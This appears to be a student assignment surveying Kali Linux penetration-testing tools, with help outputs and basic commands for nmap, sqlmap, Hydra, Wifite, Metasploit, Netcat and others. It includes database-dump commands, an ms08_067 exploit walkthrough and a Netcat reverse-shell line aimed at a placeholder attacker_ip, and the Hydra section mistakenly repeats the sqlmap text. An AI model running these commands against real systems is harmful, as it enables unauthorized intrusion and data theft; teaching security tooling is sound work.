ADITI RAI

ASSIGNMENT : 2

Kali Linux Tools

Information Gathering

- NMAP

Nmap, short for "Network Mapper," is a powerful open-source network scanning and reconnaissance tool commonly used for network discovery and security auditing. It is included in Kali Linux and is one of the most popular and versatile network scanning tools available. Nmap can be used for various tasks, including network mapping, service enumeration, vulnerability detection, and more.

```
root@kali:~# nmap -h
Nmap 7.94 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports sequentially - don't randomize
  --top-ports <number>: Scan <number> most common ports
```


```
root@kali:~# nmap -v -A -sV 192.168.1.1

Starting Nmap 6.45 ( http://nmap.org ) at 2014-05-13 18:40 MDT
NSE: Loaded 118 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 18:40
Scanning 192.168.1.1 [1 port]
Completed ARP Ping Scan at 18:40, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:40
Completed Parallel DNS resolution of 1 host. at 18:40, 0.00s elapsed
Initiating SYN Stealth Scan at 18:40
Scanning router.localdomain (192.168.1.1) [1000 ports]
Discovered open port 53/tcp on 192.168.1.1
Discovered open port 22/tcp on 192.168.1.1
Discovered open port 80/tcp on 192.168.1.1
Discovered open port 3001/tcp on 192.168.1.1
```

Vulnerability Analysis

- Nikto

Nikto is a popular open-source web server vulnerability scanner that helps security professionals and ethical hackers identify potential security issues in web servers and web applications. It is included in Kali Linux and is widely used for performing security assessments and penetration testing. Here's an overview of how to use Nikto:

1. Start Nikto: **nikto**
2. Scan a Target Web Server: **nikto -h <url>**
3. Perform a Scan with Options: Nikto offers a wide range of scanning options and configurations. You can use various flags to customize the scan according to your needs. For example:
    - To perform a scan and display verbose output: **nikto -h <url> -v**
    - To save the scan results to an output file: **nikto -h <url> -o nikto_output.txt**
    - To enable SSL support and scan an HTTPS site: **nikto -h <url>**
4. Scan Using a Configuration File:You can use a custom configuration file to specify scan options. Use the -config flag followed by the path to the configuration file. For example:
    - **nikto -h <url> -config my_nikto_config.txt**




Web Application Analysis

- ### Wpscan

WPScan is a popular open-source WordPress vulnerability scanner used for identifying security weaknesses in WordPress websites. It is widely used by security professionals, penetration testers, and website administrators to assess the security posture of WordPress installations. WPScan is included in Kali Linux and is a valuable tool for WordPress security testing. Here's an overview of how to use WPScan:

1. Start WPScan: **wpscan**
2. Scan a WordPress Website: **wpscan --url <url>**
3. Enumerate Plugins and Themes: WPScan can enumerate the installed plugins and themes on the target WordPress site. Use the --enumerate option to specify what to enumerate. For example:
    - To enumerate plugins: **wpscan --url <url> --enumerate p**
    - To enumerate themes: **wpscan --url <url> --enumerate t**


4. Perform a Vulnerability Scan: WPScan can perform a vulnerability scan on the target WordPress installation. Use the --enumerate option to specify what vulnerabilities to check. For example:
    - To scan for vulnerable plugins: **wpscan --url <url> --enumerate vp**
    - To scan for vulnerable themes: **wpscan --url <url> --enumerate vt**
    - To scan for all vulnerabilities: **wpscan --url <url> --enumerate ap**



Database Assessment

- ### Sqlmap

  SQLMap is a popular open-source penetration testing tool used for detecting and exploiting SQL injection vulnerabilities in web applications. It automates the process of identifying and exploiting SQL injection flaws in databases, making it a valuable tool for security professionals and ethical hackers. SQLMap is included in Kali Linux and can be used for various database-related security assessments.



Password Attacks

- Hydra

SQLMap is a popular open-source penetration testing tool used for detecting and exploiting SQL injection vulnerabilities in web applications. It automates the process of identifying and exploiting SQL injection flaws in databases, making it a valuable tool for security professionals and ethical hackers. SQLMap is included in Kali Linux and can be used for various database-related security assessments. Here's an overview of how to use SQLMap:

1. Start SQLMap: **sqlmap**
2. Specify the Target URL: **sqlmap -u "url"**
3. Detect SQL Injection Vulnerabilities: SQLMap will automatically analyze the provided URL and test for SQL injection vulnerabilities. It will try various injection techniques and payloads to identify if the application is vulnerable.
4. Exploit SQL Injection (if found): If SQLMap detects a vulnerability, you can choose to exploit it. SQLMap provides

options for extracting data from the database, dumping tables, and more. For example:

- Dump entire database:**sqlmap -u "url" --dump**
- Dump specific database or table to dump: **sqlmap -u "url" -D database_name -T table_name --dump**

```
root@kali:~# hydra -h
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o

Options:
  -R        restore a previous aborted/crashed session
  -I        ignore an existing restore file (don't wait 10 seconds)
  -S        perform an SSL connect
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -x MIN:MAX:CHARSET  password bruteforce generation, type "-x -h" to get help
  -y        disable use of symbols in bruteforce, see above
  -r        use a non-random shuffling method for option -x
  -e nsr    try "n" null password, "s" login as pass and/or "r" reversed login
  -u        loop around users, not passwords (effective! implied with -x)
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -o FILE   write found login/password pairs to FILE instead of stdout
  -b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
  -f / -F   exit when a login/pass pair is found (-M: -f per host, -F global)
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -T TASKS  run TASKS connects in parallel overall (for -M, default: 64)
  -w / -W TIME  wait time for a response (32) / between connects per thread (0)
  -c TIME   wait time per login attempt over all threads (enforces -t 1)
  -4 / -6   use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
  -v / -V / -d  verbose mode / show login+pass for each attempt / debug mode
  -O        use old SSL v2 and v3
  -K        do not redo failed attempts (good for -M mass scanning)
  -q        do not print messages about connection errors
  -U        service module usage details
  -m OPT    options specific for a module, see -U output for information
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)
```

```
root@kali:~# man xhydra
XHYDRA(1)                  General Commands Manual                 XHYDRA(1)

NAME
       xhydra - Gtk+2 frontend for thc-hydra

SYNOPSIS
       Execute xhydra in a terminal to start the application.

DESCRIPTION
       Hydra is a parallelized login cracker which supports numerous protocols
       to attack. New modules are easy to add, beside that, it is flexible and
       very fast.

       xhydra is the graphical fronend for the hydra(1) tool.

SEE ALSO
       hydra(1), pw-inspector(1).

AUTHOR
       hydra was written by van Hauser <vh@thc.org>

       This manual page was written by Daniel Echeverry <epsilon77@gmail.com>,
       for the Debian project (and may be used by others).
```

Wireless Attacks

- Wifite

  Wifite is a popular wireless penetration testing tool included in Kali Linux. It is used for automating wireless network attacks, including cracking WEP and WPA/WPA2-PSK encryption keys. Wifite simplifies the process of capturing handshake packets and performing various attacks on wireless networks.

```
root@kali:~# wifite -pow 50 -wps

   .;'                     `;,
  .;'  ,;'             `;,  `;,   WiFite v2 (r85)
 .;'  ,;'  ,;'     `;,  `;,  `;,
 ::   ::   :   ( )   :   ::   ::  automated wireless auditor
 ':.  '::  '::. /_\ ,:'  ,:'  ,:'
  '::  '::    /___\    ,:'  ,:'   designed for Linux
   '::       /_____\      ,:'
            /       \

 [+] targeting WPS-enabled networks

 [+] scanning for wireless devices...
 [+] enabling monitor mode on wlan0... done
 [+] initializing scan (mon0), updates at 5 sec intervals, CTRL+C when ready.
```

```
root@kali:~# wifite -h
   .               .
 .´  ·  .     .  ·  `.  wifite2 2.7.0
 :  :  :  (¯)  :  :  :  a wireless auditor by derv82
 `.  ·  ` /¯\ ´  ·  .´  maintained by kimocoder
   `     /¯¯¯\     ´    https://github.com/kimocoder/wifite2

options:
  -h, --help                                  show this help message and exit

SETTINGS:
  -v, --verbose                               Shows more options (-h -v). Prints
                                              quiet)
  -i [interface]                              Wireless interface to use, e.g. wla
  -c [channel]                                Wireless channel to scan e.g. 1,3-6
  -inf, --infinite                            Enable infinite attack mode. Modify
                                              off)
  -mac, --random-mac                          Randomize wireless card MAC address
  -p [scan_time]                              Pillage: Attack all targets after s
  --kill                                      Kill processes that conflict with A
  -pow [min_power], --power [min_power]       Attacks any targets with at least m
  --skip-crack                                Skip cracking captured handshakes/p
  -first [attack_max], --first [attack_max]   Attacks the first attack_max target
  -ic, --ignore-cracked                       Hides previously-cracked targets. (
  --clients-only                              Only show targets that have associa
  --nodeauths                                 Passive mode: Never deauthenticates
  --daemon                                    Puts device back in managed mode af

WEP:
  --wep                                       Show only WEP-encrypted networks
  --require-fakeauth                          Fails attacks if fake-auth fails (d
  --keep-ivs                                  Retain .IVS files and reuse when cr

WPA:
  --wpa                                       Show only WPA-encrypted networks (i
  --new-hs                                    Captures new handshakes, ignores ex
                                              off)
```

Exploitation Tools

- ## Metasploit Framework

Key Features of Metasploit:

- Exploitation: Metasploit allows you to search for and exploit vulnerabilities in target systems. It contains a vast collection of exploit modules for various operating systems and software.

- Payloads: Metasploit provides a range of payloads that can be used to deliver malicious code to target systems after successful exploitation. Payloads can be tailored to suit different scenarios, including reverse shells, meterpreter sessions, and more.

- Post-exploitation: Once a system is compromised, Metasploit offers post-exploitation modules and functionalities to maintain access, gather information, and perform various actions on the target.

- Auxiliary Modules: Metasploit includes auxiliary modules for tasks such as port scanning, fingerprinting, and brute-force attacks.

- Integration: Metasploit can be integrated with other security tools and frameworks, making it a versatile tool for security professionals.

Using Metasploit:

1. Start Metasploit:
    - **msfconsole**
2. Search for Exploits:You can search for available exploits by using the search command followed by keywords related to the target software or vulnerability. For example:

    - **search windows smb**
3. Select an Exploit:Use the use command followed by the exploit's full path to select it. For example:
    - **use exploit/windows/smb/ms08_067_netapi**
4. Set Exploit Options:Configure the required options for the selected exploit using the set command. For example:
    - **set RHOSTS target_ip**
5. Run the Exploit:Once the options are configured, you can run the exploit **using the exploit or run command.**

6. Post-exploitation: After successfully compromising a target, you can use various post-exploitation modules to gather information, escalate privileges, and maintain access.

7. Exiting Metasploit:To exit Metasploit, simply type **exit** in the console.

```
root@kali:~# msfconsole -h
Usage: msfconsole [options]

Common options:
    -E, --environment ENVIRONMENT    Set Rails environment, defaults to RAIL_ENV

Database options:
    -M, --migration-path DIRECTORY   Specify a directory containing additional DB
    -n, --no-database                Disable database support
    -y, --yaml PATH                  Specify a YAML file containing database sett

Framework options:
    -c FILE                          Load the specified configuration file
    -v, -V, --version                Show version

Module options:
        --defer-module-loads         Defer module loading unless explicitly asked
    -m, --module-path DIRECTORY      Load an additional module path

Console options:
    -a, --ask                        Ask before exiting Metasploit or accept 'exi
    -H, --history-file FILE          Save command history to the specified file
    -l, --logger STRING              Specify a logger to use (Flatfile, Stderr, S
        --[no-]readline
    -L, --real-readline              Use the system Readline library instead of R
    -o, --output FILE                Output to the specified file
    -p, --plugin PLUGIN              Load a plugin on startup
    -q, --quiet                      Do not print the banner on startup
    -r, --resource FILE              Execute the specified resource file (- for s
    -x, --execute-command COMMAND    Execute the specified console commands (use
    -h, --help                       Show this message
```

```
root@kali:~# msfdb -h

Manage the metasploit framework database

You can use an specific port number for the
PostgreSQL connection setting the PGPORT variable
in the current shell.

Example: PGPORT=5433 msfdb init

  msfdb init     # start and initialize the database
  msfdb reinit   # delete and reinitialize the database
  msfdb delete   # delete database and stop using it
  msfdb start    # start the database
  msfdb stop     # stop the database
  msfdb status   # check service status
  msfdb run      # start the database and run msfconsole
```

Sniffing & Spoofing

- ### Macchanger

Here's how you can use macchanger:

1. Check Your Current MAC Address:
   - **macchanger -s interface_name** (Replace interface_name with the name of your network interface, such as eth0 for Ethernet or wlan0 for Wi-Fi.)
2. Change MAC Address Randomly:
   - **macchanger -r interface_name**
3. Change MAC Address to a Specific Address:
   - **macchanger -m new_mac_address interface_name** (Replace new_mac_address with the MAC address you want to set and interface_name with your network interface name.)
4. Reset to Original MAC Address:
   - **macchanger -p interface_name**
5. Putting the Interface Down and Up: After changing the MAC address, it's a good practice to take the network interface down and then up again to apply the changes:
   - **ifconfig interface_name down**
   - **ifconfig interface_name up**

Here's an example of how you might use macchanger to change the MAC address of your Wi-Fi interface (wlan0) to a random address:

- **macchanger -r wlan0**
- **ifconfig wlan0 down**
- **ifconfig wlan0 up**

Please note that changing your MAC address may disrupt your network connection temporarily. Make sure you have appropriate permissions (usually, you need to be the superuser or use sudo for these commands) and use this tool responsibly and only on networks and devices you have permission to modify.

```
root@kali:~# macchanger -h
GNU MAC Changer
Usage: macchanger [options] device

  -h,  --help                  Print this help
  -V,  --version               Print version and exit
  -s,  --show                  Print the MAC address and exit
  -e,  --ending                Don't change the vendor bytes
  -a,  --another               Set random vendor MAC of the same kind
  -A                           Set random vendor MAC of any kind
  -p,  --permanent             Reset to original, permanent hardware MAC
  -r,  --random                Set fully random MAC
  -l,  --list[=keyword]        Print known vendors
  -b,  --bia                   Pretend to be a burned-in-address
  -m,  --mac=XX:XX:XX:XX:XX:XX
       --mac XX:XX:XX:XX:XX:XX  Set the MAC XX:XX:XX:XX:XX:XX

Report bugs to https://github.com/alobbs/macchanger/issues
```

Post Exploitation

- ## Netcat

  Command-line networking utility that can be used for a wide range of tasks, including:

  - Port Scanning: You can use Netcat to scan ports on a target system to see which ports are open.
  - Banner Grabbing: It can be used to retrieve banner information from network services running on open ports.
  - File Transfer: Netcat can be used to transfer files between systems.
  - Remote Shell Access: You can create reverse shells or bind shells for remote access to a target system.
  - Port Forwarding: It can be used to forward ports between systems.
  - Chat: Netcat can also be used for simple text-based chat sessions over a network.

  Here are some common Netcat commands:

  1. Basic Port Scanning: **nc -zv target_ip start_port-end_port**
  2. Banner Grabbing: **nc -v target_ip port**
  3. File Transfer (Sender): **nc -l -p local_port < file_to_send**
  4. File Transfer (Receiver):
     - **nc -v -n -w 3 -z target_ip remote_port**
     - **nc -l -p remote_port > received_file**
  5. Reverse Shell (Listener): **nc -l -p listening_port -vvv**
  6. Reverse Shell (Victim): **nc -e /bin/bash attacker_ip listening_port**
  7. Chat Server: **nc -l -p chat_port**
  8. Chat Client: **nc chat_server_ip chat_port**

Forensics

- ### Hashdeep

  hashdeep is a command-line hashing program that calculates and verifies hash values for files and directories. It is commonly used for data integrity verification and forensic analysis. hashdeep is available for various operating systems, including Linux, and is a useful tool for ensuring that files have not been tampered with or corrupted.

```
root@kali:~# hashdeep -h
hashdeep version 4.4 by Jesse Kornblum and Simson Garfinkel.
$ hashdeep [OPTION]... [FILES]...
-c <alg1,[alg2]> - Compute hashes only. Defaults are MD5 and SHA-256
                   legal values: md5,sha1,sha256,tiger,whirlpool,
-p <size> - piecewise mode. Files are broken into blocks for hashing
-r        - recursive mode. All subdirectories are traversed
-d        - output in DFXML (Digital Forensics XML)
-k <file> - add a file of known hashes
-a        - audit mode. Validates FILES against known hashes. Requires -k
-m        - matching mode. Requires -k
-x        - negative matching mode. Requires -k
-w        - in -m mode, displays which known file was matched
-M and -X act like -m and -x, but display hashes of matching files
-e        - compute estimated time remaining for each file
-s        - silent mode. Suppress all error messages
-b        - prints only the bare name of files; all path information is omitted
-l        - print relative paths for filenames
-i/-I     - only process files smaller than the given threshold
-o        - only process certain types of files. See README/manpage
-v        - verbose mode. Use again to be more verbose
-d        - output in DFXML; -W FILE - write to FILE.
-j <num>  - use num threads (default 8)
```